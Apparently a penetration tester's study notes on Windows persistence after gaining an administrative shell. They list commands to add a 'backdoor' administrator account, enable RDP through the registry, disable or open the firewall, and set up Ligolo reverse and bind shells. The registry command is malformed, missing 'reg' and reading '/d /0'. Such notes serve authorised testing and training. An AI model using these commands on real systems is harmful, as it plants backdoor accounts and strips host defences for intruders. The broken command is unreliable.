Windows & AD Persistence
17.17.1 - Overview
Most of this applies to if we've popped a shell as an administrative user.


If we've popped a shell as NT/AUTHORITY. Make an admin for persistence
net user /add backdoor Password1

net localgroup administrators /add backdoor
17.17.2 - Enable RDP
We can enable RDP using a registry entry to deny Terminal Service Connections to a value of 0. Essentially, we're turning on RDP. Connect via RDP: RDP (3389)
add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d /0 /f
17.17.3 - Disable the Firewall
netsh advfirewall set allprofiles state off
If we can't set all profiles to off, try configuring the firewall to let RDP connections in
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
17.17.4 - Forwarding of Specific Ports (Ligolo)
17.17.5 - Utilising a Revshell (Ligolo)

Using a proxy redirect, we can execute a revshell.

Revshell utilizing our 4444 port redirect


17.17.6 - Utilising a Bind Shell
This is another way of setting up persistence.

The bind shell should then be showing as a listening program, as shown
netstat -naob

We can now log in more conveniently